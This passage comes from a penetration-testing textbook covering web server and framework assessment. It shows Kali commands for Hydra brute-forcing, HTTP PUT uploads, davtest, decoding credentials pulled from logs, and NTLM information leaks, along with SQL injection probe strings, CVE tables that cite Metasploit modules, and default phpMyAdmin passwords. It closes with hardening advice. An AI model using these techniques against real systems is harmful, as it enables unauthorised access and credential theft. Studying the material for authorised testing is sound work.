Use Metasploit⁹ and *pillage-svn*¹⁰ to download source code upon identifying accessible */.svn/entries* (Subversion 1.6 and prior) or */.svn/wc.db* files (Subversion 1.7 and later). If you identify an exposed Git repository (via */.git/index*), use *gitpillage.sh*, which you can find within the DVCS Pillage Toolkit.¹¹ Repositories often contain useful secrets including tokens and API keys.

Example 13-16. Application logs can include tokens and credentials

```
root@kali:~# wget https://jira.example.org/secure/client.log
root@kali:~# head -15 client.log
Resolving host name "localhost" ...
Connecting ( localhost:8092 => ip: 127.0.0.1, port: 8092 )
Connected (127.0.0.1:8092)
<<< PROPFIND /repository/repo1/ HTTP/1.1
```

```
<<< Host: localhost:8092
<<< User-Agent: BitKinex/2.8
<<< Accept: */*
<<< Pragma: no-cache
<<< Cache-Control: no-cache
<<< Cookie: JSESSIONID=a3ta7gugsoug0
<<< Depth: 1
<<< Content-Length: 201
<<< Content-Type: text/xml
<<< Authorization: Basic YWRtaW46MTIzcXdl
>>> HTTP/1.1 207 Multi Status
root@kali:~# openssl enc -base64 -d <<< YWRtaW46MTIzcXdl
admin:123qwe
```

Brute-Force Password Grinding

During testing, Nikto and Skipfish¹² provide details of URL paths requiring authorization. **Example 13-17** demonstrates a request made to a Microsoft IIS server running Frontpage authoring utilities (`/_vti_bin/_vti_aut/author.dll`). The server response indicates that we must authenticate using Negotiate, NTLM, or Basic methods.

Example 13-17. Authentication is required for author.dll

```
root@kali:~# telnet www.example.org 80
Trying 192.168.0.15...
Connected to www.example.org.
Escape character is '^]'.
HEAD /_vti_bin/_vti_aut/author.dll HTTP/1.1
Host: www.example.org

HTTP/1.1 401 Access denied
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2014 20:10:18 GMT
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
WWW-Authenticate: Basic realm="www.example.org"
Content-Length: 0
```

Example 13-18 demonstrates Hydra launched to grind credentials using this URL and the `namelist.txt` and `burnett_top_500.txt` dictionaries within Kali Linux.

Example 13-18. Brute-forcing the Basic authentication for author.dll

```
root@kali:~# hydra -L namelist.txt -P burnett_top_500.txt www.example.org \
http-head /_vti_bin/_vti_aut/author.dll
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes
only.
Hydra (http://www.thc.org) starting at 2014-07-04 18:15:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per
task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 192.168.0.15 login: administrator password: cricket
```

Investigating Supported HTTP Methods

It is uncommon for regular HTTP 1.1 methods to be vulnerable to attack (e.g., to proxy connections to arbitrary hosts, or access sensitive content). Useful methods that you might come across during testing include the following:

- TRACE
- PUT and DELETE
- WebDAV methods

In the subsequent sections, I discuss how to evaluate these during testing.

TRACE

If the TRACE method is supported and a web server is running an application that is vulnerable to XSS, a *cross-site tracing* (XST)¹³ attack can be launched to obtain user session information. This vector is particularly useful because it can reveal cookies protected by the *HttpOnly* flag.

By contrast, if a server is running only a static website that does not process user-supplied input, the practical security impact of TRACE support is negligible.

PUT and DELETE

You can use the PUT and DELETE methods to upload and remove server-side content (either in conjunction with valid credentials or upon identifying a

writable directory). Examples 13-19 and 13-20 demonstrate manual assessment of the / and /scripts directories on *www.example.org* via HTTP PUT. The first request fails, but the second is successful.

Example 13-19. An HTTP PUT request failure

```
root@kali:~# telnet www.example.org 80
Trying 192.168.0.15...
Connected to www.example.org.
Escape character is '^]'.
PUT /test.txt HTTP/1.1
Host: www.example.org
Content-Length: 16

HTTP/1.1 403 Access Forbidden
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2014 12:04:53 GMT
Connection: close
Content-Length: 495
Content-Type: text/html
```

Example 13-20. An HTTP PUT request success

```
root@kali:~# telnet www.example.org 80
Trying 192.168.0.15...
Connected to www.example.org.
Escape character is '^]'.
PUT /scripts/test.txt HTTP/1.1
Host: www.example.org
Content-Length: 16

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2014 12:18:32 GMT
ABCDEFGHIJKLMN

HTTP/1.1 201 Created
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2014 12:18:35 GMT
Location: http://www.example.org/scripts/test.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, LOCK,
UNLOCK
```

The DELETE method works in a similar manner, although successful execution removes the content. You can use Metasploit,^{14, 15} and the *davtest*¹⁶ utility

within Kali Linux to automate testing.

WebDAV methods

Individual WebDAV methods supported by Subversion, Apache HTTP Server, and Microsoft products are listed in [Chapter 12](#). If the PROPFIND method is supported, use Metasploit^{17, 18} to reveal system information.

Armed with valid credentials, you can use the *cadaver* utility¹⁹ to upload, download, search, and manipulate server-side content. Without sufficient privileges, you are reliant on writable directories to upload data.

Use *davtest* to identify world-writable directories, as shown in [Example 13-21](#).

Example 13-21. Running davtest within Kali Linux

```
root@kali:~# davtest -url http://10.0.0.5
*****
Testing DAV connection
OPEN          SUCCEEDED:          http://10.0.0.5
*****
NOTE         Random string for this session: xEuttkBpz
*****
Creating directory
MKCOL        SUCCEEDED:          Created http://10.0.0.5/DavTestDir_xEuttkBpz
*****
Sending test files
PUT asp FAIL
PUT cgi FAIL
PUT txt SUCCEEDED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt
PUT pl SUCCEEDED:  http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.pl
PUT jsp SUCCEEDED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jsp
PUT cfm SUCCEEDED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.cfm
PUT aspx FAIL
PUT jhtml SUCCEEDED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jhtml
PUT php SUCCEEDED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.php
PUT html SUCCEEDED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html
PUT shtml FAIL
*****
```

```

Checking for test file execution
EXEC txt SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt
EXEC pl FAIL
EXEC jsp FAIL
EXEC cfm FAIL
EXEC jhtml FAIL
EXEC php FAIL
EXEC html SUCCEED:
http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html

```

Known Microsoft IIS Vulnerabilities

Table 13-6 lists remotely exploitable issues within Microsoft IIS. Included in this list are flaws within the underlying Windows operating system and components (e.g., *http.sys* and Active Directory Federation Services) that can be triggered via IIS. Exploitation of some defects also requires particular ISAPI extensions and subsystems to be enabled.

Table 13-6. Remotely exploitable Microsoft IIS web server flaws

CVE reference	Impacted software	Notes
CVE-2015-1635	IIS 8.5 and prior	Remote code execution via <i>http.sys</i> within Windows 2012 R2 and prior ^a
CVE-2014-4078	IIS 8.0 and 8.5	IP and domain access restriction bypass
CVE-2010-2730	IIS 7.5	FastCGI remote code execution bug
CVE-2010-1256	IIS 6.0, 7.0, and 7.5	Authenticated users can execute arbitrary code upon triggering memory corruption within token checking code
CVE-2009-4444	IIS 5.0, 5.1, and 6.0	ASA, ASP, CER file access restriction bypass
CVE-2009-2509		ADFS within Windows 2003 SP2 and 2008 SP2 does not validate headers in HTTP requests, resulting in remote code execution via IIS
CVE-2009-1535	IIS 5.1 and 6.0	WebDAV flaws resulting in information leak and arbitrary file creation
CVE-2009-1122	IIS 5.0	

^a Metasploit *ms15_034_ulonglongadd* module.

NOTE

Flaws within the Microsoft ASP.NET framework are described in [Chapter 14](#). They often require a web application to be running or file system access to exploit vulnerable conditions.

Windows authentication information leak

Microsoft IIS 6.0 and prior support Windows NTLM and Negotiate authentication mechanisms (which are disabled by default within IIS 7.0 and later). By issuing a crafted request, you can obtain details of the authentication provider, the local hostname, and domain. [Example 13-22](#) demonstrates a base64-encoded response from an IIS web server.

Example 13-22. Triggering a Windows authentication information leak

```
root@kali:~# telnet 192.168.0.10 80
Trying 192.168.0.10...
Connected to 192.168.0.10.
Escape character is '^]'.
GET / HTTP/1.1
Host: iis-server
Authorization: Negotiate TlRMTVNTUAABAAAAB4IAoAAAAAAAAAAAAAAAAAAAAAAAAA

HTTP/1.1 401 Access Denied
Server: Microsoft-IIS/5.0
Date: Mon, 09 Jul 2007 19:03:51 GMT
WWW-Authenticate: Negotiate
TlRMTVNTUAACAAADgA0ADAAAAAFgoGg9Irb7KA92AQAAAAAAAAAGAAAYAA+AAAAVwBJ
AEQARwBFAFQAUwACAA4AVwBJAEQARwBFAFQAUwABAAgATQBBAFIAUwAEABYAdwBpAGQAZwB\AHQA
cwAuAGMABwBtAAMAIABt
AGEAcgBzAC4AdwBpAGQAZwB\AHQAcwAuAGMABwBtAAAAAA=
Content-Length: 4033
Content-Type: text/html
```

Upon decoding the data, the following strings are revealed:

```
NTLMSSP0
WIDGETS
MARS
widgets.com
mars.widgets.com
```

Known Apache HTTP Server Flaws

Apache is a common web server supporting a number of features via modules. Remotely exploitable flaws within the Apache HTTP Server core are listed in [Table 13-7](#). Apache modules also have known exploitable defects, as listed in [Table 13-8](#).

Table 13-7. Flaws in the Apache HTTP Server core software

CVE reference	Affected release	Notes
CVE-2012-0053	Apache 2.2.0 to 2.2.21	Information leak via <i>Bad Request</i> (code 400) documents, allowing remote attackers to obtain cookie values

Table 13-8. Remotely exploitable bugs in Apache modules

CVE reference	Affected module(s)	Notes
CVE-2014-6278	<i>mod_cgi</i> and <i>mod_cgid</i>	Vectors for the GNU bash shellshock vulnerability, resulting in code execution if a valid CGI script is exposed ^a
CVE-2014-0226	<i>mod_status</i> in Apache HTTP Server before 2.4.10	Heap overflow resulting in possible information leak and code execution
CVE-2013-5697	<i>mod_accounting</i> 0.5	SQL injection via the <i>Host</i> HTTP header
CVE-2013-4365	<i>mod_fcgid</i> 2.3.8	Remote heap overflow with unspecified impact and vectors
CVE-2013-2249	<i>mod_session_dbd</i> in Apache HTTP Server before 2.4.5	Unspecified attack vector and impact
CVE-2013-1862	<i>mod_rewrite</i> in Apache HTTP Server 2.2 before 2.2.25	The module doesn't sanitize nonprintable characters when logging, making it possible for attackers to inject malicious content into log files (executed upon parsing)
CVE-2012-4528	<i>mod_security2</i> 2.6.9	Filtering bypass, making it possible for attackers to POST malicious data to PHP applications
CVE-2012-4001	<i>mod_pagespeed</i> 0.10.22.5	
CVE-2011-4317 CVE-2011-3368	<i>mod_proxy</i> in Apache HTTP Server 2.2 before 2.2.21, and other releases	Multiple open proxy issues that provide attackers with a way to connect to arbitrary hosts
CVE-2011-2688	<i>mod_authnz_external</i> 3.2.5	SQL injection via the <i>user</i> field
CVE-2010-3872	<i>mod_fcgid</i> 2.3.5	Bytewise pointer arithmetic problem resulting in unspecified impact related to FastCGI applications
CVE-2010-1151	<i>mod_auth_shadow</i>	Authentication bypass, information leak, and data modification problems
CVE-2010-0425	<i>mod_isapi</i> in Apache HTTP Server before 2.3.6 running on Windows	Remote code execution via a crafted request, reset packet, and use of <i>orphaned callback pointers</i>

CVE reference	Affected module(s)	Notes
CVE-2010-0010	<i>mod_proxy</i> in Apache HTTP Server before 1.3.42 running on 64-bit platforms	Heap overflow resulting in potential code execution

^a Metasploit *apache_mod_cgi_bash_env* module.

Known Apache Coyote Weaknesses

Apache Coyote is the HTTP/1.1 connector (web server) that brokers inbound connections between users and application servers including JBoss Application Server, Apache Struts, and Catalina. Coyote itself is part of the larger Apache Tomcat package (bundled with the Catalina servlet container and other items); it is commonly identified via the *Server* HTTP header field, as shown:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Accept-Ranges: bytes
ETag: W/"100-1353333077000"
Last-Modified: Mon, 19 Nov 2012 13:51:17 GMT
Content-Type: text/html
Content-Length: 100
Date: Sat, 11 Jul 2015 14:18:13 GMT
```

By inspecting other headers (e.g., *X-Powered-By* and *struts-time*), set cookies, directory structures, and content presented (e.g., HTML and JavaScript), you can infer the underlying application server made available through the Coyote HTTP connector.

Servers running outdated versions of the Apache Tomcat package are vulnerable to attack. NVD lists a number of denial of service conditions affecting Coyote. Remotely exploitable flaws affecting the server are listed in [Table 13-9](#).

Table 13-9. Remotely exploitable Apache Coyote flaws

CVE reference(s)	Affects Tomcat	Notes
CVE-2011-1419		
CVE-2011-1183	7.0.0 to 7.0.11	Multiple vulnerabilities relating to <i>web.xml</i> settings, resulting in bypass of access restrictions
CVE-2011-1088		
	7.0.0 beta	
CVE-2010-2227	6.0.0 to 6.0.27 5.5.0 to 5.5.29	Buffer recycling resulting in information leak and denial of service ^a via an invalid <i>Transfer-Encoding</i> header

^a Metasploit *apache_tomcat_transfer_encoding* module.

Known Nginx Defects

Nginx is a lightweight web server that is used to proxy inbound connections to backend application servers (similar to Apache Coyote). Older Nginx releases are vulnerable to remote attack, as described in [Table 13-10](#).

Table 13-10. Remotely exploitable Nginx vulnerabilities

CVE reference	Affects Nginx	Notes
CVE-2014-0088	1.5.11 and prior	The SPDY implementation in Nginx makes it possible for remote attackers to execute arbitrary code via a heap overflow
CVE-2013-4547	1.5.6 and prior	Nginx allows attackers to bypass intended access restrictions via un-escaped space characters
CVE-2013-2028	1.3.9 and 1.4.0	Remote stack overflow via chunked <i>Transfer-Encoding</i> requests ^a
CVE-2011-4963	1.2.0 and 1.3.0	Nginx on Windows makes it possible for attackers to bypass intended access restrictions
CVE-2012-1180	1.1.16 and prior	Use-after-free flaw leaks Nginx process memory via a crafted backend response in conjunction with a client request
CVE-2010-2263	0.8.39 and prior	Nginx on Windows reveals the content of files by appending <code>::\$DATA</code> to the URI
CVE-2009-2629	0.8.14 and prior	Heap overflow makes it possible for remote attackers to execute arbitrary code ^b

^a Metasploit *nginx_chunked_size* module.

^b See “Nginx 0.6.38 - Heap Corruption” in Offensive Security’s Exploit Database archive.

Web Server Hardening

You should consider the following countermeasures when hardening web servers:

- Ensure that server software, libraries, and dependencies are patched up to date. Proper maintenance mitigates most severe flaws.
- Reduce attack surface by removing unnecessary modules and disabling redundant subsystems (e.g., *mod_cgi*, *mod_perl*, and PHP within Apache HTTP Server, and components such as WebDAV and ISAPI extensions within Microsoft IIS). Also consider disabling authentication subsystems to negate the risk of brute-force.

- Disable support for unnecessary HTTP methods within your environment (such as PUT, DELETE, TRACE, and WebDAV methods).
- Within Apache HTTP Server, use the *Header always unset*²⁰ and *ServerSignature off*²¹ directives in *httpd.conf* to remove HTTP headers that reveal useful web and application server details to attackers (e.g., *Server*, *X-Powered-By*, and *X-Runtime*).
- Prevent indexing of directories if no index files are present (e.g., *default.asp*, *index.htm*, and *index.html*) to prevent web crawlers and opportunistic attackers from identifying sensitive information.
- Don't expose debugging information to the public if an application exception (crash) occurs within your environment. Return a generic 404 or 500 error page containing no sensitive material.

¹ For example, *internet_hosts.txt* within *wordlists.zip*.

² See *wafw00f* on GitHub.

³ Nmap *http-waf-fingerprint* script.

⁴ See *WhatWeb* on MorningStar Security.

⁵ See *Nikto2* on CIRT.net.

⁶ See *DirBuster* on OWASP.org.

⁷ See *ZAP* on OWASP.org.

⁸ See *RobotsDisallowed* on GitHub.

⁹ Metasploit *svn_wcdb_scanner* module.

¹⁰ See *pillage-svn* on GitHub.

¹¹ See *DVCS-pillage* on GitHub.

¹² See *Skipfish* in the Google Code Archive.

¹³ Jeremiah Grossman, “*Cross-Site Tracing (XST)*”, white paper for WhiteHat Security, January 20, 2003, and Amit Klein, “*XST Strikes Back*”,

SecuriTeam, January 25, 2006.

¹⁴ Metasploit *http_put* module.

¹⁵ Metasploit *iis_webdav_upload* module.

¹⁶ Chris Sullo, “DAVTest: Quickly Test & Exploit WebDAV Servers”, Sunera Information Security Blog, April 27, 2010.

¹⁷ Metasploit *webdav_website_content* module.

¹⁸ Metasploit *webdav_internal_ip* module.

¹⁹ See *cadaver* on WebDav.org.

²⁰ Shanison, “Unset/Remove Apache Response Header – Protect Your Server Information”, July 5, 2012.

²¹ Tarunika Shrivastava, “13 Apache Web Server Security and Hardening Tips”, TecMint, January 7, 2015.

Chapter 14. Assessing Web Application Frameworks

Application frameworks interpret and execute code written in languages such as Java, PHP, Python, and Ruby. Frameworks can be bundled within larger web server packages (e.g., ASP.NET within Microsoft IIS) or run using distinct application and web server components (such as JBoss Application Server running atop of Apache Tomcat). **Figure 14-1** demonstrates popular application and web server configurations (note: many of these frameworks can also be presented using alternate web servers).



Figure 14-1. Common application framework configurations

In many cases, developers are responsible for application security, and IT operations staff infrastructure security. Exploitable gaps might exist if parties neglect to harden the framework components between these layers.

This chapter describes application framework investigation and exploitation.

Framework and Data Store Profiling

Chapter 13 describes application framework fingerprinting through the following:

- Review of HTTP headers (e.g., *Server* and *X-Powered-By*)

- Analysis of cookies set upon connecting (primarily session variables)
- Analysis of filenames, extensions, and directory structures
- Review of metadata within content (e.g., HTML and JavaScript)

Automated tools that you can use to further investigate and profile application framework components include BlindElephant,¹ WAFP,² and clusterd.³ The first two fingerprint *content management system* (CMS) platforms written in PHP (e.g., WordPress, Joomla, and Drupal), and clusterd can fingerprint application servers, including Apache Tomcat, JBoss, and Adobe ColdFusion.

Example 14-1 demonstrates BlindElephant run against *drupal.org*. The utility requires a platform name to fingerprint⁴ (e.g., *confluence*, *drupal*, *wordpress*, *joomla*). Depending on the CMS, you should then use specific tools such as CMS Explorer,⁵ WPScan,⁶ and the OWASP Joomla Vulnerability Scanner⁷ to identify exploitable conditions.

Example 14-1. Drupal framework fingerprinting with BlindElephant

```
root@kali:~# BlindElephant.py http://drupal.org drupal
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/drupal.pkl with
145
versions, 478 differentiating paths, and 434 version groups.
Starting
BlindElephant fingerprint for version of drupal at http://drupal.org

Hit http://drupal.org/CHANGELOG.txt
File produced no match. Error: Retrieved file doesn't match known
fingerprint.
8192ffaeed2d2611fafc1fd3e5e9d463

Hit http://drupal.org/INSTALL.txt
File produced no match. Error: Retrieved file doesn't match known
fingerprint.
951b85a6fc1b297c3c08509aa5c856a0

Hit http://drupal.org/misc/drupal.js
File produced no match. Error: Retrieved file doesn't match known
fingerprint.
cf5f4b0465085aa398e9fafd1516e4e8

Hit http://drupal.org/MAINTAINERS.txt
```

File produced no match. Error: Retrieved file doesn't match known fingerprint.

0ab7810aeaa9e3b7cee59c7364ad0256

Hit <http://drupal.org/themes/garland/style.css>

Possible versions based on result: 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14

Hit <http://drupal.org/misc/autocomplete.js>

File produced no match. Error: Retrieved file doesn't match known fingerprint.

902b9d31800b62f4300a8f5cacc9b5cd

Hit <http://drupal.org/database/updates.inc>

File produced no match. Error: Failed to reach a server: Not Found

Hit <http://drupal.org/UPGRADE.txt>

File produced no match. Error: Retrieved file doesn't match known fingerprint.

fcc4b5c3f0091c84ec9f616173437e5f

Hit <http://drupal.org/misc/tabledrag.js>

Possible versions based on result: 7.14

Hit <http://drupal.org/database/database.pgsql>

File produced no match. Error: Failed to reach a server: Not Found

Hit <http://drupal.org/misc/drupal.css>

File produced no match. Error: Failed to reach a server: Not Found

Fingerprinting resulted in: 7.14

Best Guess: 7.14

Example 14-2 demonstrates clusterd installation and fingerprinting of a JBoss application server (output stripped for brevity). The tool can identify other servers, including Adobe ColdFusion and IBM WebLogic Application Server.

Example 14-2. Using clusterd to fingerprint an application server

```
root@kali:~# git clone https://github.com/hatRiot/clusterd.git
Cloning into 'clusterd'...
remote: Counting objects: 1294, done.
remote: Total 1294 (delta 0), reused 0 (delta 0), pack-reused 1294
Receiving objects: 100% (1294/1294), 4.97 MiB | 242 KiB/s, done.
Resolving deltas: 100% (873/873), done.
```

```
root@kali:~# cd clusterd/
root@kali:~/clusterd# ./clusterd.py --fingerprint -i 213.255.78.106 -p 80
```

```
clusterd/0.4 - clustered attack toolkit
[Supporting 7 platforms]
```

```
[2015-06-10 11:57AM] Started at 2015-06-10 11:57AM
[2015-06-10 11:57AM] Servers' OS hinted at windows
[2015-06-10 11:57AM] Fingerprinting host '213.255.78.106'
[2015-06-10 11:57AM] Matched 2 fingerprints for service jboss
[2015-06-10 11:57AM] JBoss HTTP Headers (Unreliable) (version 4.0)
[2015-06-10 11:57AM] JBoss Status Page (version Any)
[2015-06-10 11:57AM] Fingerprinting completed.
[2015-06-10 11:57AM] Vulnerable to JBoss Path Traversal (CVE-2005-2006)
[2015-06-10 11:57AM] Finished at 2015-06-10 11:57AM
```

You can enumerate the configuration of backend data stores via unhardened web applications and framework components. By actively testing an application and investigating output (e.g., error messages returned), you can identify the data store in use. Input variables used to solicit responses include the following:

```
test
'
'..
'+OR+1=1
'+AND+1=1
'+AND+1=2
;
*%
foo)
@@servername
```

For example, an error generated by a Microsoft SQL Server instance upon failing to parse crafted input (i.e., *<http://www.example.org/target/target.asp?id='>*) is as follows:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

This error indicates SQL injection within the application. Testing of custom-written applications is outside of the scope of this book; however, *The Web Application Hacker's Handbook*, by Dafydd Stuttard and Marcus Pinto (Wiley, 2011) is devoted to the topic.

Understanding Common Flaws

Remotely exploitable vulnerabilities exist within unhardened application framework components. Severe remotely exploitable flaws stem from software defects and lack of security controls, which can result in the following:

- Unauthorized access to management interfaces
- Information leak and sensitive data exposure
- Arbitrary file upload and code execution

Through reducing attack surface and maintaining software (i.e., patching up to date), you can mitigate and resolve most issues. Known flaws within application servers and framework components are detailed in the subsequent sections.

PHP

PHP consists of an interpreter core and optional subsystems (including FTP, Mail, OpenSSL, Phar, and ZIP). With the exception of two issues⁸ and a zero-day flaw,⁹ exploitation of known vulnerabilities requires an adversary to provide malicious content (e.g., a PHP script or archive file) that is then parsed. Significant flaws are listed in [Table 14-1](#) and a useful list of resolved issues can be found in the PHP 5 ChangeLog.¹⁰

Table 14-1. Exploitable PHP vulnerabilities

CVE reference(s)	Affected versions	Notes
CVE-2015-3329 CVE-2015-3307	5.6.0 to 5.6.7 5.5.0 to 5.5.23 5.4.41 and prior	Multiple stack and integer overflows in the Phar subsystem, resulting in code execution upon parsing malicious archive files
CVE-2015-2787 CVE-2015-0231 CVE-2014-8142	5.6.0 to 5.6.6 5.5.0 to 5.2.22 5.4.38 and prior	Multiple use-after-free issues relating to the <i>process_nested_data</i> function in <i>/ext/standard/var_unserializer.re</i> , resulting in arbitrary code execution
CVE-2015-2331	5.6.0 to 5.6.6 5.5.0 to 5.5.22 5.4.38 and prior	Integer overflow within the ZIP subsystem upon parsing a malicious archive
CVE-2014-9705	5.6.0 to 5.6.5 5.5.0 to 5.5.21 5.4.37 and prior	Heap overflow within <i>/ext/enchant/enchant.c</i> resulting in arbitrary code execution
CVE-2014-3515	5.5.0 to 5.5.13 5.4.29 and prior	Type confusion issues within the SPL subsystem, resulting in code execution

CVE reference(s)	Affected versions	Notes
CVE-2012-2311	5.4.0 to 5.4.2	If configured as a CGI script (as opposed to an Apache module), PHP is vulnerable to an argument injection vulnerability resulting in code execution ^a
CVE-2012-1823	5.3.0 to 5.3.12	
CVE-2012-0830 CVE-2011-4885	5.3.9 and prior	Arbitrary code execution via a request containing a large number of variables being presented to <i>php_register_variable_ex</i>

^a Metasploit *php_cgi_arg_injection* module.

PHP Management Consoles

Popular server management consoles include Parallels Plesk and phpMyAdmin (used to administer MySQL over HTTP). Plesk is commonly exposed via TCP port 8443 using a dedicated server instance, and phpMyAdmin is often accessible via a */phpmyadmin* path, as shown in **Figure 14-2**. Common weak username/password combinations for phpMyAdmin are *root/(blank)*, *root/password*, and *root/root*.



Figure 14-2. The phpMyAdmin authentication page

Tables 14-2 and 14-3 list known vulnerabilities within these consoles. Most issues result in arbitrary code execution but require authenticated access. A large number of XSS and CSRF flaws also exist in these packages.

Table 14-2. Remotely exploitable Plesk vulnerabilities

CVE reference(s)	Affected versions	Notes
	10.3 to 10.3 MU#4	
	10.2 to 10.2 MU#15	
CVE-2012-1557	10.1 to 10.1 MU#21	SQL injection in <i>/admin/plib/api-rpc/Agent.php</i> (exploited in the wild during March 2012)
	10.0 to 10.0 MU#12	
	9.5 MU#10 and prior	
CVE-2011-4847	10.4.4 and prior	SQL injection triggered via malformed <i>certificateslist</i> cookie to <i>notification@/</i>
CVE-2011-4753 CVE-2011-4734	10.2 and prior	Multiple SQL injection vulnerabilities in <i>/domains/sitebuilder_edit.php</i> , PHP scripts under <i>file-manager/</i> , and others

Table 14-3. Remotely exploitable phpMyAdmin flaws

CVE reference(s)	Affected versions	Notes
CVE-2016-2044	4.5.0 to 4.5.3	Multiple remote unauthenticated information leak flaws resulting in path information being revealed
CVE-2016-2042	4.4.0 to 4.4.15.2	
CVE-2016-2038	4.0.0 to 4.0.10.12	
CVE-2016-1927	4.0.10.12	Brute-force password grinding via a flaw within the <i>suggestPassword</i> function
CVE-2014-8961	4.2.0 to 4.2.11	Multiple directory traversal flaws resulting in execution of arbitrary local files and disclosure of sensitive content by authenticated users
CVE-2014-8959	4.1.0 to 4.1.14.6	
	4.0.0 to 4.0.10.5	
CVE-2013-5003	4.0.0 to 4.0.4.1 3.5.0 to 3.5.8.1	SQL injection vulnerabilities within <i>pmd_pdf.php</i> and <i>schema_export.php</i>
CVE-2013-3240	4.0.0 to 4.0.0-rc2	Directory traversal via the Export feature
CVE-2013-3238	3.5.0 to 3.5.8 4.0.0 to 4.0.0-rc2	Remote code execution via <i>db_settings.php</i> ^a
CVE-2011-2718	3.4.0 to 3.4.3.1	Multiple directory traversal vulnerabilities resulting in data exposure and execution of arbitrary local files
CVE-2011-2643		

CVE reference(s)	Affected versions	Notes
CVE-2011-2508		
CVE-2011-2507	3.0.0 to 3.3.10.1	Multiple PHP code injection and directory traversal flaws
CVE-2011-2506	3.4.0 to 3.4.3	
CVE-2011-2505		
